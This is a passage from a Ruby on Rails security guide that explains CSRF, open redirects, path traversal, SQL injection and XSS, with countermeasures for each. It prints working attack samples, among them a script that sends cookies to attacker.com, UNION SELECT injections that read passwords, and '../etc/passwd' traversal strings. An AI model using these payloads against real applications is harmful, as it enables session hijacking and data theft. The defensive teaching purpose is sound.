The section about session fixation introduced the problem of maintained sessions. An attacker maintaining a session every five minutes can keep the session alive forever, although you are expiring sessions. A simple solution for this would be to add a created_at column to the sessions table. Now you can delete sessions that were created a long time ago. Use this line in the sweep method above:

```
delete_all "updated_at < '#{time.ago.to_s(:db)}' OR
  created_at < '#{2.days.ago.to_s(:db)}'"
```

3 Cross-Site Request Forgery (CSRF)

This attack method works by including malicious code or a link in a page that accesses a web application that the user is believed to have authenticated. If the session for that web application has not timed out, an attacker may execute unauthorized commands.



In the session chapter you have learned that most Rails applications use cookie-based sessions. Either they store the session id in the cookie and have a server-side session hash, or the entire session hash is on the client-side. In either case the browser will automatically send along the cookie on every request to a domain, if it can find a cookie for that domain. The controversial point is, that it will also send the cookie, if the request comes from a site of a different domain. Let's start with an example:

- Bob browses a message board and views a post from a hacker where there is a crafted HTML image element. The element references a command in Bob's project management application, rather than an image file.
- `<img src="http://www.webapp.com/project/1/destroy">`
- Bob's session at www.webapp.com is still alive, because he didn't log out a few minutes ago.
- By viewing the post, the browser finds an image tag. It tries to load the suspected image from www.webapp.com. As explained before, it will also send along the cookie with the valid session id.
- The web application at www.webapp.com verifies the user information in the corresponding session hash and destroys the project with the ID 1. It then returns a result page which is an unexpected result for the browser, so it will not display the image.
- Bob doesn't notice the attack - but a few days later he finds out that project number one is gone.

It is important to notice that the actual crafted image or link doesn't necessarily have to be situated in the web application's domain, it can be anywhere - in a forum, blog post or email.

CSRF appears very rarely in CVE (Common Vulnerabilities and Exposures) - less than 0.1% in 2006 - but it really is a 'sleeping giant' [Grossman]. This is in stark contrast to the results in many security contract works - *CSRF is an important security issue*.

3.1 CSRF Countermeasures

First, as is required by the W3C, use GET and POST appropriately. Secondly, a security token in non-GET requests will protect your application from CSRF.

The HTTP protocol basically provides two main types of requests - GET and POST (and more, but they are not supported by most browsers). The World Wide Web Consortium (W3C) provides a checklist for choosing HTTP GET or POST:

Use GET if:

- The interaction is more *like a question* (i.e., it is a safe operation such as a query, read operation, or lookup).

Use POST if:

- The interaction is more *like an order*, or
- The interaction *changes the state* of the resource in a way that the user would perceive (e.g., a subscription to a service), or
- The user is *held accountable for the results* of the interaction.

If your web application is RESTful, you might be used to additional HTTP verbs, such as PATCH, PUT or DELETE. Most of today's web browsers, however do not support them - only GET and POST. Rails uses a hidden `_method` field to handle this barrier.

POST requests can be sent automatically, too. Here is an example for a link which displayswww.harmless.com as destination in the browser's status bar. In fact it dynamically creates a new form that sends a POST request.

```
<a href="http://www.harmless.com/" onclick="
  var f = document.createElement('form');
  f.style.display = 'none';
  this.parentNode.appendChild(f);
  f.method = 'POST';
  f.action = 'http://www.example.com/account/destroy';
  f.submit();
  return false;">To the harmless survey</a>
```

Or the attacker places the code into the onmouseover event handler of an image:

```
<img src="http://www.harmless.com/img" width="400" height="400" onmouseover="..." />
```
There are many other possibilities, like using a `<script>` tag to make a cross-site request to a URL with a JSONP or JavaScript response. The response is executable code that the attacker can find a way to run, possibly extracting sensitive data. To protect against this data leakage, we disallow cross-site `<script>` tags. Only Ajax requests may have JavaScript responses since `XMLHttpRequest` is subject to the browser Same-Origin policy - meaning only your site can initiate the request.

To protect against all other forged requests, we introduce a *required security token* that our site knows but other sites don't know. We include the security token in requests and verify it on the server. This is a one-liner in your application controller, and is the default for newly created rails applications:
```
protect_from_forgery with: :exception
```
This will automatically include a security token in all forms and Ajax requests generated by Rails. If the security token doesn't match what was expected, an exception will be thrown.

By default, Rails includes jQuery and an unobtrusive scripting adapter for jQuery, which adds a header called `X-CSRF-Token` on every non-GET Ajax call made by jQuery with the security token. Without this header, non-GET Ajax requests won't be accepted by Rails. When using another library to make Ajax calls, it is necessary to add the security token as a default header for Ajax calls in your library. To get the token, have a look at `<meta name='csrf-token' content='THE-TOKEN'>` tag printed by `<%= csrf_meta_tags %>` in your application view.

It is common to use persistent cookies to store user information, with `cookies.permanent` for example. In this case, the cookies will not be cleared and the out of the box CSRF protection will not be effective. If you are using a different cookie store than the session for this information, you must handle what to do with it yourself:
```
rescue_from ActionController::InvalidAuthenticityToken do |exception|
  sign_out_user # Example method that will destroy the user cookies
end
```
The above method can be placed in the `ApplicationController` and will be called when a CSRF token is not present or is incorrect on a non-GET request.

Note that *cross-site scripting (XSS) vulnerabilities bypass all CSRF protections*. XSS gives the attacker access to all elements on a page, so they can read the CSRF security token from a form or directly submit the form. Read more about XSS later.

4 Redirection and Files

Another class of security vulnerabilities surrounds the use of redirection and files in web applications.

4.1 Redirection

Redirection in a web application is an underestimated cracker tool: Not only can the attacker forward the user to a trap web site, they may also create a self-contained attack.

Whenever the user is allowed to pass (parts of) the URL for redirection, it is possibly vulnerable. The most obvious attack would be to redirect users to a fake web application which looks and feels exactly as the original one. This so-called phishing attack works by sending an unsuspicious link in an email to the users, injecting the link by XSS in the web application or putting the link into an external site. It is unsuspicious, because the link starts with the URL to the web application and the URL to the malicious site is hidden in the redirection parameter: http://www.example.com/site/redirect?to=www.attacker.com. Here is an example of a legacy action:
```
def legacy
  redirect_to(params.update(action:'main'))
end
```

This will redirect the user to the main action if they tried to access a legacy action. The intention was to preserve the URL parameters to the legacy action and pass them to the main action. However, it can be exploited by attacker if they included a host key in the URL:

```
http://www.example.com/site/legacy?param1=xy&param2=23&host=www.attacker.com
```

If it is at the end of the URL it will hardly be noticed and redirects the user to the attacker.com host. A simple countermeasure would be to *include only the expected parameters in a legacy action* (again a whitelist approach, as opposed to removing unexpected parameters). *And if you redirect to an URL, check it with a whitelist or a regular expression*.

4.1.1 Self-contained XSS

Another redirection and self-contained XSS attack works in Firefox and Opera by the use of the data protocol. This protocol displays its contents directly in the browser and can be anything from HTML or JavaScript to entire images:

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K
```

This example is a Base64 encoded JavaScript which displays a simple message box. In a redirection URL, an attacker could redirect to this URL with the malicious code in it. As a countermeasure, *do not allow the user to supply (parts of) the URL to be redirected to*.

4.2 File Uploads

Make sure file uploads don't overwrite important files, and process media files asynchronously.

Many web applications allow users to upload files. *File names, which the user may choose (partly), should always be filtered* as an attacker could use a malicious file name to overwrite any file on the server. If you store file uploads at /var/www/uploads, and the user enters a file name like "../../../etc/passwd", it may overwrite an important file. Of course, the Ruby interpreter would need the appropriate permissions to do so - one more reason to run web servers, database servers and other programs as a less privileged Unix user.
When filtering user input file names, *don't try to remove malicious parts*. Think of a situation where the web application removes all "../" in a file name and an attacker uses a string such as "....//" - the result will be "../". It is best to use a whitelist approach, which *checks for the validity of a file name with a set of accepted characters*. This is opposed to a blacklist approach which attempts to remove not allowed characters. In case it isn't a valid file name, reject it (or replace not accepted characters), but don't remove them. Here is the file name sanitizer from the attachment_fu plugin:

```
def sanitize_filename(filename)
  filename.strip.tap do |name|
    # NOTE: File.basename doesn't work right with Windows paths on
Unix
    # get only the filename, not the whole path
    name.sub! /\A.*(\\|\/)/, ''
    # Finally, replace all non alphanumeric, underscore
    # or periods with underscore
    name.gsub! /[^\w\.\-]/, '_'
  end
end
```

A significant disadvantage of synchronous processing of file uploads (as the attachment_fu plugin may do with images), is its *vulnerability to denial-of-service attacks*. An attacker can synchronously start image file uploads from many computers which increases the server load and may eventually crash or stall the server.

The solution to this is best to *process media files asynchronously*: Save the media file and schedule a processing request in the database. A second process will handle the processing of the file in the background.

4.3 Executable Code in File Uploads

Source code in uploaded files may be executed when placed in specific directories. Do not place file uploads in Rails' /public directory if it is Apache's home directory.

The popular Apache web server has an option called DocumentRoot. This is the home directory of the web site, everything in this directory tree will be served by the web server. If there are files with a certain file name extension, the code in it will be executed when requested (might require some options to be set). Examples for this are PHP and CGI files. Now think of a situation where an attacker uploads a file "file.cgi" with code in it, which will be executed when someone downloads the file.

If your Apache DocumentRoot points to Rails' /public directory, do not put file uploads in it, store files at least one level downwards.

4.4 File Downloads

Make sure users cannot download arbitrary files.

Just as you have to filter file names for uploads, you have to do so for downloads. The send_file() method sends files from the server to the client. If you use a file name, that the user entered, without filtering, any file can be downloaded:

```
send_file('/var/www/uploads/' + params[:filename])
```

Simply pass a file name like "../../../etc/passwd" to download the server's login information. A simple solution against this, is to *check that the requested file is in the expected directory*:

```
basename = File.expand_path(File.join(File.dirname(__FILE__),
'../../files'))
filename = File.expand_path(File.join(basename,
@file.public_filename))
raise if basename !=
     File.expand_path(File.join(File.dirname(filename), '../../../'))
send_file filename, disposition: 'inline'
```

Another (additional) approach is to store the file names in the database and name the files on the disk after the ids in the database. This is also a good approach to avoid possible code in an uploaded file to be executed. The attachment_fu plugin does this in a similar way.

5 Intranet and Admin Security

Intranet and administration interfaces are popular attack targets, because they allow privileged access. Although this would require several extra-security measures, the opposite is the case in the real world.

In 2007 there was the first tailor-made trojan which stole information from an Intranet, namely the "Monster for employers" web site of Monster.com, an online recruitment web application. Tailor-made Trojans are very rare, so far, and the risk is quite low, but it is certainly a possibility and an example of how the security of the client host is important, too. However, the highest threat to Intranet and Admin applications are XSS and CSRF.

XSS If your application re-displays malicious user input from the extranet, the application will be vulnerable to XSS. User names, comments, spam reports, order addresses are just a few uncommon examples, where there can be XSS.
Having one single place in the admin interface or Intranet, where the input has not been sanitized, makes the entire application vulnerable. Possible exploits include stealing the privileged administrator's cookie, injecting an iframe to steal the administrator's password or installing malicious software through browser security holes to take over the administrator's computer.

Refer to the Injection section for countermeasures against XSS. It is *recommended to use the SafeErb plugin* also in an Intranet or administration interface.
CSRF Cross-Site Request Forgery (CSRF), also known as Cross-Site Reference Forgery (XSRF), is a gigantic attack method, it allows the attacker to do everything the administrator or Intranet user may do. As you have already seen above how CSRF works, here are a few examples of what attackers can do in the Intranet or admin interface.
A real-world example is a router reconfiguration by CSRF. The attackers sent a malicious e-mail, with CSRF in it, to Mexican users. The e-mail claimed there was an e-card waiting for them, but it also contained an image tag that resulted in a HTTP-GET request to reconfigure the user's router (which is a popular model in Mexico). The request changed the DNS-settings so that requests to a Mexico-based banking site would be mapped to the attacker's site. Everyone who accessed the banking site through that router saw the attacker's fake web site and had their credentials stolen.
Another example changed Google Adsense's e-mail address and password by. If the victim was logged into Google Adsense, the administration interface for Google advertisements campaigns, an attacker could change their credentials.

Another popular attack is to spam your web application, your blog or forum to propagate malicious XSS. Of course, the attacker has to know the URL structure, but most Rails URLs are quite straightforward or they will be easy to find out, if it is an open-source application's admin interface. The attacker may even do 1,000 lucky guesses by just including malicious IMG-tags which try every possible combination.

For *countermeasures against CSRF in administration interfaces and Intranet applications, refer to the countermeasures in the CSRF section*.

5.1 Additional Precautions

The common admin interface works like this: it's located at www.example.com/admin, may be accessed only if the admin flag is set in the User model, re-displays user input and allows the admin to delete/add/edit whatever data desired. Here are some thoughts about this:

- It is very important to *think about the worst case*: What if someone really got hold of your cookies or user credentials. You could *introduce roles* for the admin interface to limit the possibilities of the attacker. Or how about *special login credentials* for the admin interface, other than the ones used for the public part of the application. Or a *special password for very serious actions*?
- Does the admin really have to access the interface from everywhere in the world? Think about *limiting the login to a bunch of source IP addresses*. Examine request.remote_ip to find out about the user's IP address. This is not bullet-proof, but a great barrier. Remember that there might be a proxy in use, though.
- *Put the admin interface to a special sub-domain* such as admin.application.com and make it a separate application with its own user management. This makes stealing an admin cookie from the usual domain, www.application.com, impossible. This is because of the same origin policy in your

browser: An injected (XSS) script on www.application.com may not read the cookie for admin.application.com and vice-versa.

6 User Management

Almost every web application has to deal with authorization and authentication. Instead of rolling your own, it is advisable to use common plug-ins. But keep them up-to-date, too. A few additional precautions can make your application even more secure.

There are a number of authentication plug-ins for Rails available. Good ones, such as the populardevise and authlogic, store only encrypted passwords, not plain-text passwords. In Rails 3.1 you can use the built-in `has_secure_password` method which has similar features.
Every new user gets an activation code to activate their account when they get an e-mail with a link in it. After activating the account, the activation_code columns will be set to NULL in the database. If someone requested an URL like these, they would be logged in as the first activated user found in the database (and chances are that this is the administrator):

```
http://localhost:3006/user/activate
http://localhost:3006/user/activate?id=
```

This is possible because on some servers, this way the parameter id, as in params[:id], would be nil. However, here is the finder from the activation action:

```
User.find_by_activation_code(params[:id])
```

If the parameter was nil, the resulting SQL query will be

```
SELECT * FROM users WHERE (users.activation_code IS NULL) LIMIT 1
```

And thus it found the first user in the database, returned it and logged them in. You can find out more about it in this blog post. *It is advisable to update your plug-ins from time to time*. Moreover, you can review your application to find more flaws like this.

6.1 Brute-Forcing Accounts

Brute-force attacks on accounts are trial and error attacks on the login credentials. Fend them off with more generic error messages and possibly require to enter a CAPTCHA.

A list of user names for your web application may be misused to brute-force the corresponding passwords, because most people don't use sophisticated passwords. Most passwords are a combination of dictionary words and possibly numbers. So armed with a list of user names and a dictionary, an automatic program may find the correct password in a matter of minutes.

Because of this, most web applications will display a generic error message "user name or password not correct", if one of these are not correct. If it said "the user name you entered has not been found", an attacker could automatically compile a list of user names.

However, what most web application designers neglect, are the forgot-password pages. These pages often admit that the entered user name or e-mail address has (not) been found. This allows an attacker to compile a list of user names and brute-force the accounts.

In order to mitigate such attacks, *display a generic error message on forgot-password pages, too*. Moreover, you can *require to enter a CAPTCHA after a number of failed logins from a certain IP address*.

Note, however, that this is not a bullet-proof solution against automatic programs, because these programs may change their IP address exactly as often. However, it raises the barrier of an attack.

6.2 Account Hijacking

Many web applications make it easy to hijack user accounts. Why not be different and make it more difficult?.

6.2.1 Passwords

Think of a situation where an attacker has stolen a user's session cookie and thus may co-use the application. If it is easy to change the password, the attacker will hijack the account with a few clicks. Or if the change-password form is vulnerable to CSRF, the attacker will be able to change the victim's password by luring them to a web page where there is a crafted IMG-tag which does the CSRF. As a countermeasure, *make change-password forms safe against CSRF*, of course. And *require the user to enter the old password when changing it*.

6.2.2 E-Mail

However, the attacker may also take over the account by changing the e-mail address. After they change it, they will go to the forgotten-password page and the (possibly new) password will be mailed to the attacker's e-mail address. As a countermeasure *require the user to enter the password when changing the e-mail address, too*.

6.2.3 Other

Depending on your web application, there may be more ways to hijack the user's account. In many cases CSRF and XSS will help to do so. For example, as in a CSRF vulnerability in Google Mail. In this proof-of-concept attack, the victim would have been lured to a web site controlled by the attacker. On that site is a crafted IMG-tag which results in a HTTP GET request that changes the filter settings of Google Mail. If the victim was logged in to Google Mail, the attacker would change the filters to forward all e-mails to their e-mail address. This is nearly as harmful as hijacking the entire account. As a countermeasure, *review your application logic and eliminate all XSS and CSRF vulnerabilities*.

6.3 CAPTCHAs

A CAPTCHA is a challenge-response test to determine that the response is not generated by a computer. It is often used to protect comment forms from automatic spam bots by asking the user to type the letters of a distorted image. The idea of a negative CAPTCHA is not for a user to prove that they are human, but reveal that a robot is a robot.

But not only spam robots (bots) are a problem, but also automatic login bots. A popular CAPTCHA API is reCAPTCHA which displays two distorted images of words from old books. It also adds an angled line, rather than a distorted background and high levels of warping on the text as earlier CAPTCHAs did, because the latter were broken. As a bonus, using reCAPTCHA helps to digitize old books. ReCAPTCHA is also a Rails plug-in with the same name as the API.
You will get two keys from the API, a public and a private key, which you have to put into your Rails environment. After that you can use the recaptcha_tags method in the view, and the verify_recaptcha method in the controller. Verify_recaptcha will return false if the validation fails. The problem with CAPTCHAs is, they are annoying. Additionally, some visually impaired users have found certain kinds of

distorted CAPTCHAs difficult to read. The idea of negative CAPTCHAs is not to ask a user to proof that they are human, but reveal that a spam robot is a bot.

Most bots are really dumb, they crawl the web and put their spam into every form's field they can find. Negative CAPTCHAs take advantage of that and include a "honeypot" field in the form which will be hidden from the human user by CSS or JavaScript.

Here are some ideas how to hide honeypot fields by JavaScript and/or CSS:

- position the fields off of the visible area of the page
- make the elements very small or color them the same as the background of the page
- leave the fields displayed, but tell humans to leave them blank

The most simple negative CAPTCHA is one hidden honeypot field. On the server side, you will check the value of the field: If it contains any text, it must be a bot. Then, you can either ignore the post or return a positive result, but not saving the post to the database. This way the bot will be satisfied and moves on. You can do this with annoying users, too.

You can find more sophisticated negative CAPTCHAs in Ned Batchelder's blog post:

- Include a field with the current UTC time-stamp in it and check it on the server. If it is too far in the past, or if it is in the future, the form is invalid.
- Randomize the field names
- Include more than one honeypot field of all types, including submission buttons

Note that this protects you only from automatic bots, targeted tailor-made bots cannot be stopped by this. So *negative CAPTCHAs might not be good to protect login forms*.

6.4 Logging

Tell Rails not to put passwords in the log files.

By default, Rails logs all requests being made to the web application. But log files can be a huge security issue, as they may contain login credentials, credit card numbers et cetera. When designing a web application security concept, you should also think about what will happen if an attacker got (full) access to the web server. Encrypting secrets and passwords in the database will be quite useless, if the log files list them in clear text. You can *filter certain request parameters from your log files* by appending them to `config.filter_parameters` in the application configuration. These parameters will be marked [FILTERED] in the log.

```
config.filter_parameters << :password
```

6.5 Good Passwords

Do you find it hard to remember all your passwords? Don't write them down, but use the initial letters of each word in an easy to remember sentence.

Bruce Schneier, a security technologist, has analyzed 34,000 real-world user names and passwords from the MySpace phishing attack mentioned below. It turns out that most of the passwords are quite easy to crack. The 20 most common passwords are:
password1, abc123, myspace1, password, blink182, qwerty1, ****you, 123abc, baseball1, football1, 123456, soccer, monkey1, liverpool1, princess1, jordan23, slipknot1, superman1, iloveyou1, and monkey.

It is interesting that only 4% of these passwords were dictionary words and the great majority is actually alphanumeric. However, password cracker dictionaries contain a large number of today's passwords, and they try out all kinds of (alphanumerical) combinations. If an attacker knows your user name and you use a weak password, your account will be easily cracked.

A good password is a long alphanumeric combination of mixed cases. As this is quite hard to remember, it is advisable to enter only the *first letters of a sentence that you can easily remember*. For example "The quick brown fox jumps over the lazy dog" will be "Tqbfjotld". Note that this is just an example, you should not use well known phrases like these, as they might appear in cracker dictionaries, too.

6.6 Regular Expressions

A common pitfall in Ruby's regular expressions is to match the string's beginning and end by ^ and $, instead of \A and \z.

Ruby uses a slightly different approach than many other languages to match the end and the beginning of a string. That is why even many Ruby and Rails books get this wrong. So how is this a security threat? Say you wanted to loosely validate a URL field and you used a simple regular expression like this:

```
/^https?:\/\/[^\n]+$/i
```

This may work fine in some languages. However, *in Ruby ^ and $ match the* ***line*** *beginning and line end*. And thus a URL like this passes the filter without problems:

```
javascript:exploit_code();/*
http://hi.com
*/
```

This URL passes the filter because the regular expression matches - the second line, the rest does not matter. Now imagine we had a view that showed the URL like this:

```
link_to "Homepage", @user.homepage
```

The link looks innocent to visitors, but when it's clicked, it will execute the JavaScript function "exploit_code" or any other JavaScript the attacker provides.

To fix the regular expression, \A and \z should be used instead of ^ and $, like so:

```
/\Ahttps?:\/\/[^\n]+\z/i
```

Since this is a frequent mistake, the format validator (validates_format_of) now raises an exception if the provided regular expression starts with ^ or ends with $. If you do need to use ^ and $ instead of \A and \z (which is rare), you can set the :multiline option to true, like so:

```
# content should include a line "Meanwhile" anywhere in the string
validates :content, format: { with: /^Meanwhile$/, multiline: true }
```

Note that this only protects you against the most common mistake when using the format validator - you always need to keep in mind that ^ and $ match the **line** beginning and line end in Ruby, and not the beginning and end of a string.

6.7 Privilege Escalation

Changing a single parameter may give the user unauthorized access. Remember that every parameter may be changed, no matter how much you hide or obfuscate it.

The most common parameter that a user might tamper with, is the id parameter, as in `http://www.domain.com/project/1`, whereas 1 is the id. It will be available in params in the controller. There, you will most likely do something like this:

```
@project = Project.find(params[:id])
```

This is alright for some web applications, but certainly not if the user is not authorized to view all projects. If the user changes the id to 42, and they are not allowed to see that information, they will have access to it anyway. Instead, *query the user's access rights, too*:

```
@project = @current_user.projects.find(params[:id])
```

Depending on your web application, there will be many more parameters the user can tamper with. As a rule of thumb, *no user input data is secure, until proven otherwise, and every parameter from the user is potentially manipulated*.

Don't be fooled by security by obfuscation and JavaScript security. The Web Developer Toolbar for Mozilla Firefox lets you review and change every form's hidden fields. *JavaScript can be used to validate user input data, but certainly not to prevent attackers from sending malicious requests with unexpected values*. The Live Http Headers plugin for Mozilla Firefox logs every request and may repeat and change them. That is an easy way to bypass any JavaScript validations. And there are even client-side proxies that allow you to intercept any request and response from and to the Internet.

7 Injection

Injection is a class of attacks that introduce malicious code or parameters into a web application in order to run it within its security context. Prominent examples of injection are cross-site scripting (XSS) and SQL injection.

Injection is very tricky, because the same code or parameter can be malicious in one context, but totally harmless in another. A context can be a scripting, query or programming language, the shell or a Ruby/Rails method. The following sections will cover all important contexts where injection attacks may happen. The first section, however, covers an architectural decision in connection with Injection.

7.1 Whitelists versus Blacklists

When sanitizing, protecting or verifying something, prefer whitelists over blacklists.

A blacklist can be a list of bad e-mail addresses, non-public actions or bad HTML tags. This is opposed to a whitelist which lists the good e-mail addresses, public actions, good HTML tags and so on. Although sometimes it is not possible to create a whitelist (in a SPAM filter, for example), *prefer to use whitelist approaches*:

- Use before_action only: [...] instead of except: [...]. This way you don't forget to turn it off for newly added actions.
- Allow <strong> instead of removing <script> against Cross-Site Scripting (XSS). See below for details.
- Don't try to correct user input by blacklists:
  - This will make the attack work: "<sc<script>ript>".gsub("<script>", "")
  - But reject malformed input

Whitelists are also a good approach against the human factor of forgetting something in the blacklist.

7.2 SQL Injection

Thanks to clever methods, this is hardly a problem in most Rails applications. However, this is a very devastating and common attack in web applications, so it is important to understand the problem.

7.2.1 Introduction

SQL injection attacks aim at influencing database queries by manipulating web application parameters. A popular goal of SQL injection attacks is to bypass authorization. Another goal is to carry out data manipulation or reading arbitrary data. Here is an example of how not to use user input data in a query:

```
Project.where("name = '#{params[:name]}'")
```

This could be in a search action and the user may enter a project's name that they want to find. If a malicious user enters ' OR 1 --, the resulting SQL query will be:

```
SELECT * FROM projects WHERE name = '' OR 1 --'
```

The two dashes start a comment ignoring everything after it. So the query returns all records from the projects table including those blind to the user. This is because the condition is true for all records.

7.2.2 Bypassing Authorization

Usually a web application includes access control. The user enters their login credentials and the web application tries to find the matching record in the users table. The application grants access when it finds a record. However, an attacker may possibly bypass this check with SQL injection. The following shows a typical database query in Rails to find the first record in the users table which matches the login credentials parameters supplied by the user.

```
User.first("login = '#{params[:name]}' AND password =
'#{params[:password]}'")
```

If an attacker enters ' OR '1'='1 as the name, and ' OR '2'>'1 as the password, the resulting SQL query will be:

```
SELECT * FROM users WHERE login = '' OR '1'='1' AND password = '' OR
'2'>'1' LIMIT 1
```

This will simply find the first record in the database, and grants access to this user.

7.2.3 Unauthorized Reading

The UNION statement connects two SQL queries and returns the data in one set. An attacker can use it to read arbitrary data from the database. Let's take the example from above:

```
Project.where("name = '#{params[:name]}'")
```

And now let's inject another query using the UNION statement:

```
') UNION SELECT id,login AS name,password AS description,1,1,1 FROM
users --
```

This will result in the following SQL query:

```
SELECT * FROM projects WHERE (name = '') UNION
  SELECT id,login AS name,password AS description,1,1,1 FROM users --'
```

The result won't be a list of projects (because there is no project with an empty name), but a list of user names and their password. So hopefully you encrypted the passwords in the database! The only problem for the attacker is, that the number of columns has to be the same in both queries. That's why the second query includes a list of ones (1), which will be always the value 1, in order to match the number of columns in the first query.

Also, the second query renames some columns with the AS statement so that the web application displays the values from the user table. Be sure to update your Rails to at least 2.1.1.

7.2.4 Countermeasures

Ruby on Rails has a built-in filter for special SQL characters, which will escape ' , " , NULL character and line breaks. *Using `Model.find(id)` or `Model.find_by_some thing(something)` automatically applies this countermeasure*. But in SQL fragments, especially *in conditions fragments (`where("...")`), the `connection.execute()` or `Model.find_by_sql()` methods, it has to be applied manually*.
Instead of passing a string to the conditions option, you can pass an array to sanitize tainted strings like this:

```
Model.where("login = ? AND password = ?", entered_user_name,
entered_password).first
```
As you can see, the first part of the array is an SQL fragment with question marks. The sanitized versions of the variables in the second part of the array replace the question marks. Or you can pass a hash for the same result:

```
Model.where(login: entered_user_name, password:
entered_password).first
```
The array or hash form is only available in model instances. You can try `sanitize_sql()` elsewhere.*Make it a habit to think about the security consequences when using an external string in SQL*.

7.3 Cross-Site Scripting (XSS)

The most widespread, and one of the most devastating security vulnerabilities in web applications is XSS. This malicious attack injects client-side executable code. Rails provides helper methods to fend these attacks off.

7.3.1 Entry Points

An entry point is a vulnerable URL and its parameters where an attacker can start an attack.

The most common entry points are message posts, user comments, and guest books, but project titles, document names and search result pages have also been vulnerable - just about everywhere where the user can input data. But the input does not necessarily have to come from input boxes on web sites, it can be in any URL parameter - obvious, hidden or internal. Remember that the user may intercept any traffic. Applications, such as the Live HTTP Headers Firefox plugin, or client-site proxies make it easy to change requests.
XSS attacks work like this: An attacker injects some code, the web application saves it and displays it on a page, later presented to a victim. Most XSS examples simply display an alert box, but it is more powerful than that. XSS can steal the cookie, hijack the session, redirect the victim to a fake website, display advertisements for the benefit of the attacker, change elements on the web site to get confidential information or install malicious software through security holes in the web browser.

During the second half of 2007, there were 88 vulnerabilities reported in Mozilla browsers, 22 in Safari, 18 in IE, and 12 in Opera. The Symantec Global Internet Security threat report also documented 239 browser plug-in vulnerabilities in the last six months of 2007. Mpack is a very active and up-to-date attack framework which exploits these vulnerabilities. For criminal hackers, it is very attractive to exploit an SQL-Injection vulnerability in a web application framework and insert malicious code in every textual table

column. In April 2008 more than 510,000 sites were hacked like this, among them the British government, United Nations, and many more high targets.
A relatively new, and unusual, form of entry points are banner advertisements. In earlier 2008, malicious code appeared in banner ads on popular sites, such as MySpace and Excite, according toTrend Micro.

7.3.2 HTML/JavaScript Injection

The most common XSS language is of course the most popular client-side scripting language JavaScript, often in combination with HTML. *Escaping user input is essential*.
Here is the most straightforward test to check for XSS:

```
<script>alert('Hello');</script>
```

This JavaScript code will simply display an alert box. The next examples do exactly the same, only in very uncommon places:

```
<img src=javascript:alert('Hello')>
<table background="javascript:alert('Hello')">
```

7.3.2.1 Cookie Theft

These examples don't do any harm so far, so let's see how an attacker can steal the user's cookie (and thus hijack the user's session). In JavaScript you can use the document.cookie property to read and write the document's cookie. JavaScript enforces the same origin policy, that means a script from one domain cannot access cookies of another domain. The document.cookie property holds the cookie of the originating web server. However, you can read and write this property, if you embed the code directly in the HTML document (as it happens with XSS). Inject this anywhere in your web application to see your own cookie on the result page:

```
<script>document.write(document.cookie);</script>
```

For an attacker, of course, this is not useful, as the victim will see their own cookie. The next example will try to load an image from the URL http://www.attacker.com/ plus the cookie. Of course this URL does not exist, so the browser displays nothing. But the attacker can review their web server's access log files to see the victim's cookie.

```
<script>document.write('<img src="http://www.attacker.com/' +
document.cookie + '">');</script>
```

The log files on www.attacker.com will read like this:

```
GET
http://www.attacker.com/_app_session=836c1c25278e5b321d6bea4f19cb57e2
```

You can mitigate these attacks (in the obvious way) by adding the httpOnly flag to cookies, so that document.cookie may not be read by JavaScript. Http only cookies can be used from IE v6.SP1, Firefox v2.0.0.5 and Opera 9.5. Safari is still considering, it ignores the option. But other, older browsers (such as WebTV and IE 5.5 on Mac) can actually cause the page to fail to load. Be warned that cookies will still be visible using Ajax, though.

7.3.2.2 Defacement

With web page defacement an attacker can do a lot of things, for example, present false information or lure the victim on the attackers web site to steal the cookie, login credentials or other sensitive data. The most popular way is to include code from external sources by iframes:

```
<iframe name="StatPage" src="http://58.xx.xxx.xxx" width=5 height=5
style="display:none"></iframe>
```

This loads arbitrary HTML and/or JavaScript from an external source and embeds it as part of the site. This iframe is taken from an actual attack on legitimate Italian sites using the Mpack attack framework. Mpack tries to install malicious software through security holes in the web browser - very successfully, 50% of the attacks succeed.
A more specialized attack could overlap the entire web site or display a login form, which looks the same as the site's original, but transmits the user name and password to the attacker's site. Or it could use CSS and/or JavaScript to hide a legitimate link in the web application, and display another one at its place which redirects to a fake web site.

Reflected injection attacks are those where the payload is not stored to present it to the victim later on, but included in the URL. Especially search forms fail to escape the search string. The following link presented a page which stated that "George Bush appointed a 9 year old boy to be the chairperson...":

```
http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipcode=1
-->
  <script src=http://www.securitylab.ru/test/sc.js></script><!--
```

7.3.2.3 Countermeasures

It is very important to filter malicious input, but it is also important to escape the output of the web application.
Especially for XSS, it is important to do *whitelist input filtering instead of blacklist*. Whitelist filtering states the values allowed as opposed to the values not allowed. Blacklists are never complete.
Imagine a blacklist deletes "script" from the user input. Now the attacker injects "<scrscriptipt>", and after the filter, "<script>" remains. Earlier versions of Rails used a blacklist approach for the strip_tags(), strip_links() and sanitize() method. So this kind of injection was possible:

```
strip_tags("some<<b>script>alert('hello')<</b>/script>")
```

This returned "some<script>alert('hello')</script>", which makes an attack work. That's why a whitelist approach is better, using the updated Rails 2 method sanitize():

```
tags = %w(a acronym b strong i em li ul ol h1 h2 h3 h4 h5 h6
blockquote br cite sub sup ins p)
s = sanitize(user_input, tags: tags, attributes: %w(href title))
```

This allows only the given tags and does a good job, even against all kinds of tricks and malformed tags.

As a second step, *it is good practice to escape all output of the application*, especially when re-displaying user input, which hasn't been input-filtered (as in the search form example earlier on). *Use `escapeHTML()` (or its alias `h()`) method* to replace the HTML input characters &, ", <, > by their uninterpreted representations in HTML (`&amp;`, `&quot;`, `&lt`;, and `&gt;`). However, it can easily happen that the programmer forgets to use it, so _it is recommended to use the SafeErb gem. SafeErb reminds you to escape strings from external sources.

7.3.2.4 Obfuscation and Encoding Injection

Network traffic is mostly based on the limited Western alphabet, so new character encodings, such as Unicode, emerged, to transmit characters in other languages. But, this is also a threat to web applications, as malicious code can be hidden in different encodings that the web browser might be able to process, but the web application might not. Here is an attack vector in UTF-8 encoding:

```
<IMG
SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;
  &#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
```

This example pops up a message box. It will be recognized by the above sanitize() filter, though. A great tool to obfuscate and encode strings, and thus "get to know your enemy", is the Hackvertor. Rails' sanitize() method does a good job to fend off encoding attacks.

7.3.3 Examples from the Underground

In order to understand today's attacks on web applications, it's best to take a look at some real-world attack vectors.

The following is an excerpt from the Js.Yamanner@m Yahoo! Mail worm. It appeared on June 11, 2006 and was the first webmail interface worm:

```
